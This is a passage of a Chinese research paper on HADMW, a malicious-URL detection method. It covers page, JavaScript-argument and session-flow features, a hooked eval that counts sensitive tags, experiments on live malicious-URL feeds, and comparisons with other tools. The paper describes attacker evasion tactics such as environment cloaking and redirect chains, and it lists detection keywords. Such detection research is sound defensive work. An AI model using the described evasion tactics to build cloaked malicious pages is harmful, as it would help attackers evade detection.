


Fig.8 Comparison of the number of HTTP response types

图 8 HTTP 响应类型数目比较

同时,从图中可以看出:以 4 开头的客户端错误的响应码和以 5 开头的服务器端错误的响应码数量也明显高于正常网站会话过程中的数量.我们分析,这是因为恶意 URL 为了避免被用户察觉到异常,对于不满足攻击

条件的用户通常会直接返回请求错误,所以会话请求错误的响应码数量更多.而在正常网站的访问过程中,对于大部分的用户请求,正常网站都能够正常响应,很少发生请求错误的情况.

而且,正常网站中使用 HTTPS 进行通信的数量明显大于恶意 URL.我们分析正常网站通常会向认证组织申请认证证书,并在访问过程中更多地使用安全的 HTTPS 协议进行会话通信,而恶意 URL 很少能够取得认证组织的证书,因此在会话过程中很少使用 HTTPS 协议进行通信.

此外,恶意服务器通常利用浏览器中存在漏洞的控件进行攻击,因此在会话过程中,恶意服务器会针对不同的控件响应特殊类型的资源文件.恶意 URL 经常利用存在漏洞的控件类型包括 Java 和 Adobe Flash Player 等.表 4 为经常被恶意 URL 利用的 5 种资源类型文件类型与 Content-Type 字段的对应表.我们在恶意 URL 会话的 HTTP 响应头中发现较多响应的特殊资源文件,虽然在正常网站的访问过程中也会响应这些类型的资源文件,但是与正常网站相比,恶意 URL 在整个会话过程中响应特殊资源文件的数量更多,而且这些特殊资源文件的大小更大.

Table 4 Mapping of resource type and Content-Type

表 4 资源类型与 Content-Type 字段对应表

资源类型	Content-Type 字段
pdf	applicaton/pdf
swf	application/x-shockwave-flash
java	java/*
doc	application/msword
exe/dll	application/x-msdownload

恶意 URL 在接收到用户的请求后,通常会对用户的客户端环境进行判断,只有符合攻击条件的用户才会被导向漏洞利用服务器.在这个过程中,还会进行多次的重定向跳转,导致整个会话过程中重定向链的长度变得较长;而在正常网站的会话过程中,较少发生多次的重定向跳转.因此我们认为,使用会话重定向链的最大长度能够体现出恶意 URL 这方面的差异.

我们发现,在恶意 URL 的会话过程中请求的 URL 平均长度相比正常网站会话过程中请求 URL 的平均长度更长.为了逃避安全厂商的黑名单检测,恶意 URL 的 URL 地址通常存活时间较短,而且经常更改和变换,攻击者通常注册较长的临时域名地址来逃避黑名单的匹配检测.

(2) Web 会话流程特征

根据以上对正常网站和恶意 URL 会话过程的统计与分析,针对正常网站和恶意 URL 在会话过程中的重定向、会话协议、响应码和响应资源类型等方面存在的差异,共选取相应的 7 个 Web 会话流程特征,见表 5.

Table 5 Extracted Web session flow features

表 5 Web 会话流程特征

编号	特征名称	特征描述
1	服务器端重定向总数	恶意 URL 多次重定向隐藏真实的恶意服务器,根据服务器响应码识别服务器端重定向跳转
2	会话响应特殊资源文件总数	恶意 URL 通过响应特殊资源文件来触发存在客户端漏洞,根据服务器响应字段识别特殊资源文件
3	会话响应特殊资源文件的平均大小	恶意服务器响应的特殊资源文件大小通常较大
4	会话请求错误响应码总数	恶意 URL 通过会话响应请求错误来避免被安全软件检测,根据服务器响应码判断会话错误类型
5	会话使用 HTTPS 协议总数	恶意 URL 在会话过程中很少使用 HTTPS 协议,根据服务器的响应识别会话协议
6	会话过程中 URL 的平均长度	会话中恶意 URL 和跳转 URL 的长度较长
7	会话重定向链的最大长度	恶意 URL 会话过程中会多次重定向跳转,会话链的长度较长

4 HADMW 检测方法

4.1 检测方法流程

根据上述提出的 12 个页面特征、6 个 JavaScript 函数参数特征和 7 个 Web 会话特征,结合机器学习,我们提出了融合多种特征的恶意 URL 检测方法.恶意 URL 检测方法的整体示意图如图 9 所示:首先,通过数据采集器模拟客户端环境,自动化地对存活的待检测网站发起会话通信,记录整个会话过程中关键函数代码的执行和页面重定向跳转过程等信息,将其保存在本地会话日志记录中;根据待检测网站的页面源代码和会话日志记录,分别提取页面特征、JavaScript 函数参数特征和 Web 会话流程特征,并对待检测网站的特征进行标准化处理,得到待检测网站的特征组合序列;然后将其输入到已经经过训练的分类器模型中进行检测,得到待检测网站的分类结果.




Fig.9 Diagram of detection approach

图 9 整体检测方法示意图

为了尽最大化地触发恶意 URL 的攻击,诱导恶意 URL 发送包含恶意代码的页面,我们配置客户端请求的用户代理字段,模拟了 10 种经常被攻击的客户端环境,包括 Windows XP、Windows7 操作系统搭配 Internet Explorer 6.0,7.0,8.0 版本浏览器、Chrome 45.0.2623.87 版本浏览器、MacOSX 10_6_8 操作系统搭配 Safari 5.1.1 版本浏览器和 Linux 系统搭配 Chrome 45.0.2623.87 版本浏览器.这些模拟客户端环境覆盖了大多数正常用户的常用客户端环境.相比于使用真实客户端环境进行动态检测,我们使用模拟的浏览器环境解析和执行页面代码.我们将提取的页面特征、JavaScript 函数参数特征和 Web 会话特征组成待检测网站的特征组合序列.如果恶意 URL 针对不同类型的客户端环境响应不同的代码,则在不同环境下会得到不同的特征组合序列.因此,每个待检测网站在 10 种模拟客户端环境下共生成 10 条特征组合序列.我们认为:有任一种客户端环境的特征组合序列被分类器判断为恶意 URL,就将待检测网站分类到恶意 URL 集合.

4.2 特征提取方法

为了准确地提取到本方法提出的页面特征、JavaScript 函数参数特征和 Web 会话流程特征,我们使用了开源客户端框架 Thug[19].Thug 是一款低交互式客户端采集器,旨在模拟浏览器的行为以检测恶意内容,可以对页面重定向跳转行为进行跟踪,同时对会话过程中的服务器响应头等内容进行记录.

(1) 改写扩展 Thug

我们关注在代码动态执行过程中 JavaScript 关键函数的参数值,因此我们在 Thug 提供的开放接口的基础上,分别对动态执行函数、动态生成函数、escape 和 unescape 函数进行定制化改写,实现在动态调用 JavaScript 函数的过程中记录和匹配函数的参数.如图 10 所示是改写动态执行函数 eval 的代码:首先,根据规则重新定义 eval 函数,获取传入 eval 函数的参数值,并将参数值赋给一个临时变量;然后获取变量的的字符串长度,通过多个

条件语句匹配参数中是否包含敏感字符串,统计包含敏感字符串的总数量.

```
var saved_eval=this.eval;
this.eval=function(·){
   alert(“Hook eval start”);
   returnValue=saved_eval.apply(this,arguments); var count=0;
   var value=arguments[0];   //将传入eval函数的参数保存到value变量
   var eval_length=value.length;   //获取eval函数参数的字符串长度
   alert(“eval_length:”+eval_length);
   If ((value.indexOf(“iframe”)>0)||(value.indexOf(“script”)>0)||(value.indexOf
   (“frame”)>0)||(value.indexOf(“embed”)>0)||(value.indexOf(“link”)>0)||
   (value.indexOf(“applet”)>0)||(value.indexOf(“object”)>0){
      count=count+1;}   //匹配eval函数参数是否包含敏感字符串
   alert(“eval_string:”+count);
   alert(“Hook eval end!”);
}
```

Fig.10 Rewrited dynamic execution function of eval

图 10 改写动态执行函数 eval

(2) 特征提取

同时,我们从获取的页面源代码和日志记录中分别提取页面特征和 Web 会话特征.改写后的 Thug 模拟客户端浏览器向待检测网站发起会话请求,并将所有响应的页面源代码保存到本地.我们使用正则表达式匹配页面源代码,提取 12 个页面特征.在与待检测网站的会话过程中,Thug 记录网站服务器发送给客户端的响应头信息和响应体内容.我们根据定义的规则,从日志中分别提取会话协议、响应码和响应资源类型等内容,统计 Web 会话流程特征.如图 11 所示的代码是从日志记录中提取会话过程中,服务器响应特殊资源文件数量与会话请求错误数量的特征.我们根据资源文件类型与 Content-Type 字段的对应表,匹配服务器返回的文件类型是否为关注的 5 种特殊资源文件.同时根据服务器返回的响应状态码,匹配客户端请求错误和服务器端错误响应码的数量.

```
if len(s[‘locations’])>0:
   for i in range(len(s[‘locations’])):
      files=s[‘locations’][i][‘content-type’].count(‘pdf’)+s[‘locations’][i][‘content-type’].
         count(‘x-shockwave-flash’)+s[‘locations’][i][‘content-type’].count(‘x-msdownload’)+
         s[‘locations’][i][‘content-type’].count(‘msword’)+s[‘locations’][i][‘content-type’].
         count(‘java/*’)   //匹配服务器响应特殊资源文件
      response=str(s[‘locations’][i][‘status’]).count(‘40’)+str(s[‘locations’][i][‘status’])
         .count(‘41’)+str(s[‘locations’][i][‘status’]).count(‘50’)
         //匹配服务器响应码是否为请求错误类型
```

Fig.11 Extraction features of response resources and request error

图 11 提取响应资源与请求错误特征

4.3 特征归一化

在使用多种特征进行分类的过程中,由于不同类型的特征性质不同,这些特征通常具有不同的数量级和量纲.为了尽可能地减少特征在数值分布上所造成的影响,需要对原始的特征数据进行标准化处理.数据标准化是通过对数据进行按比例缩放,落入一个较小的特定区间中,消除数据的单位限制,转化为无量纲的纯数值,使得不同量级的特征可以进行加权.其中最典型的数据标准化方法是 Min-Max 标准化[20],即对原始数据进行线性区间变换,计算方式如公式(1)所示:

$$x^{*}=\frac{x-\min}{\max-\min} \tag{1}$$

其中,x 表示原始值,max 表示样本最大值,min 表示样本的最小值,x^{*}表示经过标准化处理后的值.

我们使用 Min-Max 标准化方法将特征值转换为无量纲数据,每个样本的特征组合序列由 25 个经标准化处理后的特征值和分类值组成.我们将经过标准化处理后的特征组合序列输入到分类器中进行训练,得到相应的分类器模型.对于分类器算法的选择,分别选取了常用的 5 种机器学习算法,在实验部分通过对比不同分类器的

检测效果,最终确定选取的分类器.

5 实 验

5.1 数据集

我们的方法在动态执行的过程中提取 JavaScript 参数特征和 Web 会话特征,需要网站保持可访问状态.因此我们从多个来源重新建立了正常网站和恶意 URL 数据集,分别包括:

① 正常网站数据集:正常网站来源于 Alexa(https://www.alexa.com/topsites),将 Alexa 公布的受欢迎的网站的主页作为初始 URL,使用爬虫请求网页来获取页面中的链接.为了确保正常网站数据集的可信性,从正常网站的主页和主页中链接随机选择组成正常网站数据集,共收集了 8 697 个有效存活的正常网站的 URL;

② 恶意 URL 数据集 1:为了尽可能的增加恶意 URL 的样本数量,分别从著名的恶意 URL 发布网站 HpHosts (https://hosts-file.net/)和 ZeusTracker(https://www.abuse.ch)收集了自 2016 年 1 月~2019 年 2 月期间内公布的仍存活的恶意 URL,共收集了 6 928 个有效存活恶意 URL 的 URL;

③ 恶意 URL 数据集 2:从安全研究网站 Malwaredomainlist(https://www.malwaredomainlist.com/mdl.php), UrlQuery(https://urlquery.net/)和 Malc0de(http://malc0de.com/bl/)网站获取自 2016 年 1 月~2019 年 2 月期间内公布的存活的恶意 URL,并与恶意 URL 数据集 1 中的恶意 URL 匹配,剔除已有的恶意 URL,共收集了 2000 个有效存活恶意 URL 的 URL.

融合多种特征的检测方法采用机器学习进行分类检测,因此,我们将收集的正常网站和恶意 URL 数据集划分数据集 1 和数据集 2,见表 6.

Table 6 The Dataset

表 6 数据集

数据集	来源组成
数据集 1	取数据集①中 6 697 个正常网站的 URL, 取数据集②中全部的 6 928 个恶意 URL 的 URL
数据集 2	取数据集①中不同于训练集的剩余 2 000 个正常网站的 URL, 取数据集③中全部的 2 000 个恶意 URL 的 URL

5.2 测试指标

评价分类器模型的效果通常会使用不同的指标来进行综合评估,其中,True Positive(TP),True Negative(TN), False Positive(FP)和 False Negative(FN)是进行评估的基准数据.基于基准评价数据,通常用于评估分类结果的的指标包括精确率(precision)、召回率(recall)、*F* 值(*F*-measure)、误判率和漏判率,具体是:

① 精确率:指测试集中被正确判为恶意页面的数量占所有被判为恶意页面数量的百分比;

② 召回率:指测试集中恶意页面被正确判为恶意页面的数量所占全部恶意页面数量的比值;

③ *F* 值:需要综合全面地考虑精确率和召回率,而 *F* 值是对精确率和召回率的加权调和平均,因此,当 *F* 值比较高时,可以说明检测方法更有效;

④ 误判率:指测试集中正常页面被误判为恶意网页的数量占全部真正正常页面数量的百分比;

⑤ 漏判率是指测试集中恶意页面被漏判为正常页面的数量占全部真正恶意页面数量的百分比.

5.3 十折交叉验证

对于分类器的选择,我们在数据集 1 上分别采用 5 种不同的机器学习算法训练分类器,并进行十折交叉验证,评估不同机器学习算法的分类效果,计算 10 轮的恶意 URL 的平均精确率、平均召回率和 *F* 值,结果见表 7.

Table 7 Ten-fold cross-validation results of different algorithms

表 7 不同算法十折交叉验证结果

分类器	平均精确率(%)	平均召回率(%)	*F* 值
逻辑回归算法	91.2	92.3	0.91
朴素贝叶斯算法	87.9	86.4	0.87
支持向量机算法	86.6	85.2	0.85
决策树算法	94.7	93.2	0.93
随机森林算法	98.6	97.5	0.98

从测试结果中可以看出,融合多种特征的检测方法在 5 种不同的机器学习算法上都取得较好的分类结果.相比于其他 4 种机器学习算法,随机森林算法使用多个子决策树预测类别的众数作为最终的输出分类结果,其中,使用随机森林算法的效果最好,平均精确率达到了 98.6%,平均召回率达到 97.5%,*F* 值达到了 0.98.经过综合比较,最终我们选择随机森林算法作为分类器的算法.

同时,为了评估融合多种特征方法的泛化能力,我们使用随机森林算法作为分类器,用数据集 1 作为训练集,对数据集 2 进行测试,测试结果见表 8.从测试结果可以看出:融合多种特征的检测方法的精确率达到了 96.2%,召回率达到了 94.6%,误判率为 3.8%,漏判率为 5.4%,*F* 值达到 0.95.

Table 8 Test result ofon dataset 2

表 8 数据集 2 测试结果

精确率(%)	召回率(%)	误判率(%)	漏判率(%)	*F* 值
96.2	94.6	3.8	5.4	0.95

为了找到恶意 URL 被漏判的原因,我们上述检测中漏判的 108 个恶意 URL 进行人工分析,发现其中有 72 个恶意 URL 采用诱导用户点击跳转的攻击方式,即:页面本身不含有恶意代码,当用户手动点击页面中的链接后,才会重定向到最终的恶意 URL,这类页面属于恶意 URL 的引导页面.而我们在特征采集过程采用了自动化访问的方式,只检测当前页面,对页面中的链接不会进行自动触发,我们进而对这些人工触发的恶意 URL 进行再次检测,发现可以检测出这些恶意页面.

漏判结果中还有24个恶意URL对模拟的客户端未返回包含恶意代码的页面.在人工分析的过程中,我们更换了客户端环境和 IP 地址再次访问,发现恶意 URL 返回了包含恶意代码的页面.我们分析,主要原因是模拟的客户端环境和发起请求的 IP 地址不满足恶意 URL 的攻击条件,没有触发恶意行为.根据上述分析,如果检测环境增加自动触发链接以及部署足够多样的采集环境,将有助于进一步减少漏判.

5.4 不同特征组合测试对比

为了评估不同方面特征对于检测效果的影响大小,我们分别使用全部 25 个特征组合、单独使用 12 个页面特征、6 个 JavaScript 函数参数特征、7 个 Web 会话流程特征以及页面特征与 Web 会话流程一起的 5 种特征组合,使用随机森林算法在数据集 1 上进行训练,并对数据集 2 进行测试.测试结果见表 9.

Table 9 Test results comparison of different feature combination methods

表 9 不同特征组合的测试结果

特征组合	精确率(%)	召回率(%)	*F* 值	AUC
全部特征组合	96.2	94.6	0.95	0.98
仅页面特征	86.5	88.4	0.87	0.91
仅 JavaScript 函数参数特征	78.3	76.8	0.78	0.80
仅 Web 会话流程特征	82.1	84.5	0.83	0.86
页面特征+Web 会话流程特征	89.3	91.7	0.90	0.94

使用全部特征组合的检测效果最好,精确率达到 96.2%,召回率达到 94.6%;而仅使用 JavaScript 函数参数特征时,检测效果最差.我们对仅使用 JavaScript 函数参数特征漏判而全部特征组合成功检测出的恶意网站进行人工分析,发现这些恶意网站在会话过程中进行了多次重定向跳转,在重定向的初始页面中未包含恶意代码,可以

看出,采用全部特征组合可以有效地检测出使用逃避手段的恶意网站.同时,从表中测试结果可以看出:将页面特征与 Web 会话流程特征相结合一起时,分类器的检测效果得到了提高.

如图 12 所示为不同特征组合的 ROC 曲线,从图中可以看出:相对于其他 4 个特征组合,使用全部特征的组合曲线更靠近坐标轴的左上方,意味着它能够在保证较低假阳率的情况下,有更高的真阳率.这在 AUC 值上更加明显,使用全部特征的组合模型的 AUC 值达到 0.98.同时,从图中可以看出:页面特征与 Web 会话流程特征相结合时,提高了分类器的检测效果.




Fig.12 ROC curve of different feature combination methods

图 12 不同特征组合的 ROC 曲线

在使用随机森林算法的进行学习过程中,信息增益通常被用作选择特征的重要指标.信息增益是指特征为分类器提供信息的多少,即:在确定某一条件下,信息的不确定性减少的程度.当特征为分类器模型提供的信息量越多,则表示该特征在分类器中更加重要,相应地,它的信息增益越大.我们计算特征在随机森林算法的学习过程中的信息增益,表 10 显示了排在前 10 位的最高信息增益的特征列表.从表中可以看出:前 10 位最高信息增益的特征中,包含了提出的 3 大类特征,其中,我们提出的新的页面特征和 Web 会话流程特征的信息增益较大,对准确分类的贡献度更大.

Table 10 Top 10 features with the highest information gain

表 10 前 10 位最高信息增益的特征

特征名称	信息增益
会话响应特殊资源文件的总数量	0.329
会话请求错误响应码的总数量	0.308
客户端环境探测代码的总数量	0.289
会话重定向链的最大长度	0.265
控件标签的总数量	0.255
VBScript 代码敏感字符串的总数量	0.224
会话过程中 URL 的平均长度	0.207
动态执行函数参数的平均长度	0.181
会话使用 HTTPS 协议的总数量	0.167
动态生成函数参数含敏感字符串的总数量	0.153

5.5 测试结果对比

(1) 与开源项目比较

我们将提出的检测方法命名为 HADMW.HADMW 在检测过程中动态执行页面源代码,因此将 HADMW 与

相似功能的动态检测工具进行比较,选择了开源项目 Capture-HPC[21]和 PhoneyC[22].我们在 2019 年 2 月获取和搭建了 Capture-HPC 和 PhoneyC,并将数据集 2 分别使用这两个开源项目进行测试,并将检测结果与 HADMW 的结果进行对比,如表 11 所示:Capture-HPC 的 *F* 值为 0.79,PhoneyC 的 *F* 值为 0.87.可以看到,HADMW 比 Capture-HPC 和 PhoneyC 拥有更好的检测效果.在时间开销方面,HADMW 检测每个恶意网站的平均时间为 8.9s,而 Capture-HPC 和 PhoneyC 的平均时间为 14.7s 和 17.2s.实验结果表明:HADMW 可以检测出更多的恶意 URL,检测效率也优于 Capture-HPC 和 PhoneyC.

同时,由于 HADMW 使用了动态特征获取,我们也对比了其特征获取时间与静态方法的对比.HADMW 特征获取的时间包括获取页面源代码和动态执行源代码,与静态方法相比,多了动态执行源代码的过程.我们使用改写扩展 Thug,对 1 000 条 URL 上进行了测试和观察,动态方法检测每个恶意 URL 的平均时间为 8.9s,其中,获取页面源代码平均需要 3.84s,动态执行页面源代码平均需要 5.06s.相比于获取页面源代码所需要的时间,动态方法增加了执行页面源代码的时间开销,增加了约 1.3 倍的特征获取时间.

Table 11 Comparison with open source tools

表 11 与两款开源工具对比

	精确率(%)	召回率(%)	误判率(%)	漏判率(%)	*F* 值
HADMW	96.2	94.6	3.8	5.4	0.95
Capture-HPC	84.6	75.4	13.7	24.6	0.79
PhoneyC	88.8	85.6	10.8	14.4	0.87

(2) 与安全软件比较

根据 AV-TEST 组织发布的在 2018 年用户最受欢迎的安全软件的测试报告[23],我们选择了两款得分最高的安全软件 Bitdefender 和 ESET,使用最新发布的版本对数据集 2 进行测试,结果见表 12.Bitdefender 的 *F* 值为 0.92,ESET 的 *F* 值为 0.93.可以看到,HADMW 比这两款安全软件检测效果更好.我们分析认为,原因是: HADMW 在特征的选取方面针对恶意 URL 的逃避检测手段,从页面源代码、JavaScript 关键函数参数以及整体攻击会话流程方面选取特征对恶意 URL 进行检测;相比之下,安全软件的扫描检测通常是基于页面中恶意代码进行检测.综合比较表明,HADMW 的检测效果优于现有安全软件.

Table 12 Comparison with other security software

表 12 与其他安全软件对比

	精确率(%)	召回率(%)	误判率(%)	漏判率(%)	*F* 值
HADMW	96.2	94.6	3.8	5.4	0.95
Bitdefender	91.8	93.3	8.3	6.7	0.92
ESET	92.7	93.6	7.3	6.4	0.93

(3) 与近期研究比较

文献[15,17]结合了动静态两方面的特征,都对恶意网页检测做了不错的尝试,但我们在公开资料中均未找到其方法对应的实现或源代码,也没有找到其公开的数据集.为了能够较清晰地对比结果,我们将文献[15,17]中提取的特征、测试数据集以及文献自身公布的测试结果展示在表 13 中.可以看出:HADMW 测试数据集中的样本来源和数量更多,在准确率、召回率方面都有不错的表现.

Table 13 Comparison with other existing approaches

表 13 与现有检测方法对比

方法	特征选取	测试数据集(数目/来源/时间)		测试结果		
		正常样本	恶意样本	准确率(%)	召回率(%)	*F* 值
HADMW	从页面内容、JavaScript 函数参数和 Web 会话流程这 3 个方面选取 25 个特征组成特征向量	8697/ Alexa/ 2016.01-2019.02	8928/HpHosts,ZeusTracker, Malwaredomainlist, UrlQuery,Malc0de/ 2016.01-2019.02	96.2	94.6	0.95

Table 13 Comparison with other existing approaches (Continued)


表 13 与现有检测方法对比(续)

方法	特征选取	测试数据集(数目/来源/时间)		测试结果		
		正常样本	恶意样本	准确率(%)	召回率(%)	*F* 值
文献[15]	监控动态执行函数和堆内存信息,分别提取脚本插入、URL 跳转和堆恶意操作等指标组成特征向量	309/Alexa/未知	181/VirusShare/2017.03	96.94	–	—
文献[17]	利用 URL 长度和隐藏标签的数量等静态页面特征,先机器学习分类,再动态执行未知页面,监控系统进程和注册表操作等行为	787/Alexa/未知	682/Malware domain list/未知	95.2	88.2	0.916

5.6 测试结果观察

我们将数据集 2 中的恶意网站在 10 种模拟客户端环境下特征值序列进行了分析,统计了这些特征值序列被分类器模型判断为恶意网站的分布,得到每个恶意网站对 10 种客户端环境进行攻击的数量,统计结果如图 13(a)所示,其中,对 3 种客户端环境进行攻击的恶意网站数量最多.我们发现:恶意网站通常会对多种不同的客户端环境实施攻击,从而使得攻击效益尽可能的最大化.

除此之外,我们统计了不同类型的客户端环境被恶意网站攻击的数量,结果如图 14(b)所示.其中,针对 Windows XP 操作系统搭配 IE6.0 版本浏览器的环境被恶意网站攻击的数量最多,而且我们发现:操作系统和浏览器版本越低,被攻击的数量越多.我们分析认为,是因为版本较低的浏览器和操作系统通常存在较多公开的可被利用的漏洞.



(a) 恶意网站攻击客户端环境分布 (b) 恶意网站攻击客户端环境类型分布

Fig.13 The number and type distribution of client environments attacked by malicious websites

图 13 恶意网站攻击的客户端环境数目和类型分布

6 总 结

如今,互联网中充斥着大量的恶意 URL,攻击者利用这些恶意 URL 传播恶意软件和窃取隐私数据.本文基于真实存活的恶意 URL 的统计,详细分析了恶意 URL 逃避手段的特点,从页面内容、JavaScript 函数参数和 Web 会话流程这 3 个方面设计了 25 个具有区分度的特征,提出了一种基于多种特征检测恶意 URL 的方法 HADMW.测试结果表明:HADMW 取得了 96.2%的精确率和 94.6%的召回率;同时,与单纯页面特征的方法和现有检测工具相比,HADMW 取得了更好的检测效果.

在实验过程中,我们发现部分恶意 URL 采用诱导用户点击跳转的攻击方式,这些 URL 只有在用户手动点击后,才会重定向到最终的恶意 URL.这种恶意 URL 在攻击过程中诱导用户点击页面,而本文提出的方法采用自动化访问的方式进行检测.在接下来的工作中,我们准备增加模拟用户点击操作的功能,以及扩充更多的客户端环境.

References:

[1] Symantec Internet Security Threat Report. 2019. https://www.symantec.com/content/dam/symantec/docs/reports/istr-24-2019-en.pdf

[2] Eshete B, Villafiorita A, Weldemariam K. Malicious website detection: Effectiveness and efficiency issues. In: Proc. of the 1st Syssec Workshop. IEEE Computer Society, 2011. 123−126. [doi: 10.1109/SysSec.2011.9]

[3] Google. Google safe browsing API. 2019. https://developers.google.com/safe-browsing/v4/

[4] Cova M, Kruegel C, Vigna G. Detection and analysis of drive-by-download attacks and malicious JavaScript code. In: Proc. of the Int'l Conf. on World Wide Web. ACM, 2010. 281−290. [doi: 10.1145/1772690.1772720]

[5] Hou YT, Chang Y, Chen T, *et al*. Malicious Web content detection by machine learning. Expert Systems with Applications, 2010, 37(1):55−60. [doi: 10.1016/j.eswa.2009.05.023]

[6] Likarish P, Jung E, Jo I. Obfuscated malicious JavaScript detection using classification techniques. In: Proc. of the 4th Int'l Conf. on Malicious and Unwanted Software. IEEE Computer Society, 2009. 47−54. [doi: 10.1109/MALWARE.2009.5403020]

[7] Altay B, Dokeroglu T, Cosar A. Context-sensitive and keyword density-based supervised machine learning techniques for malicious webpage detection. Soft Computing, 2018,23(4):1−15. [doi: 10.1007/s00500-018-3066-4]

[8] Eshete B, Venkatakrishnan N. WebWinnow: Leveraging exploit kit workflows to detect malicious URLs. In: Proc. of the ACM Conf. on Data and Application Security and Privacy. ACM, 2014. 305−312. [doi: 10.1145/2557547.2557575]

[9] Hsiao HW, Chen DN, Wu TJ. Detecting hiding malicious website using network traffic mining approach. In: Proc. of the Int'l Conf. on Education Technology & Computer, Vol. 5. IEEE, 2010. 276−280. [doi: 10.1109/ICETC.2010.5530064]

[10] Mekky H, Torres R, Zhang ZL, *et al*. Detecting malicious HTTP redirections using trees of user browsing activity. In: Proc. of the IEEE INFOCOM 2014—IEEE Conf. on Computer Communications. IEEE, 2014. 1159−1167. [doi: 10.1109/INFOCOM.2014.6848047]

[11] Stringhini G, Kruegel C, Vigna G. Shady paths: Leveraging surfing crowds to detect malicious Web pages. In: Proc. of the ACM Sigsac Conf. on Computer & Communications Security. ACM, 2013. 133−144. [doi: 10.1145 / 2508859.2516682]

[12] Matsunaka T, Kubota A, Kasama T. An approach to detect drive-by download by observing the Web page transition behaviors. In: Proc. of the Information Security. IEEE, 2015. 19−25. [doi: 10.1109/AsiaJCIS.2014.21]

[13] Shibahara T, Yamanishi K, Takata Y, *et al*. Malicious URL sequence detection using event denoising convolutional neural network. In: Proc. of the IEEE Int'l Conf. on Communications (ICC). IEEE, 2017. 1−7. [doi: 10.1109/ICC.2017.7996831]

[14] Liu H, Zhang D, Wei G, *et al*. Detecting malicious rootkit Web pages in high-interaction client honeypots. In: Proc. of the IEEE Int'l Conf. on Information Theory and Information Security. IEEE, 2011. 544−547. [doi: 10.1109/ICITIS.2010.5689538]

[15] Zhang WF, Liu RC, Xu L. Web page trojan detection method based on dynamic behavior analysis. Ruan Jian Xue Bao/Journal of Software, 2018,29(5):1410−1421 (in Chinese with English abstract). http://www.jos.org.cn/1000-9825/5495.htm [doi: 10.13328/j.cnki.jos.005495]

[16] Li B, Vadrevu P, Lee KH, *et al*. JSgraph: Enabling reconstruction of Web attacks via efficient tracking of live in-browser JavaScript executions. In: Proc. of the NDSS. 2018. [doi: 10.14722/ndss.2018.23319]

[17] Wang R, Zhu Y, Tan J, *et al*. Detection of malicious Web pages based on hybrid analysis. Journal of Information Security & Applications, 2017,35:68−74. [doi: 10.1016/j.jisa.2017.05.008]

[18] Harnmetta S, Ngamsuriyaroj S. Classification of exploit-kit behaviors via machine learning approach. In: Proc. of the 20th Int'l Conf. on Advanced Communication Technology (ICACT). IEEE, 2018. 468−473. [doi: 10.23919/ICACT.2018. 8323798]

[19] Angelo. Thug: Python low-interaction honeyclient. 2018. https://github.com/buffer/thug

[20] Han JW, Jian P, Kamber M. Data Mining: Concepts and Techniques. Elsevier, 2011.

[21] Honeynet. Capture-HPC. 2013. https://github.com/honeynet/capture-hpc

[22] Honeynet. PhoneyC. 2015. https://github.com/buffer/phoneyc

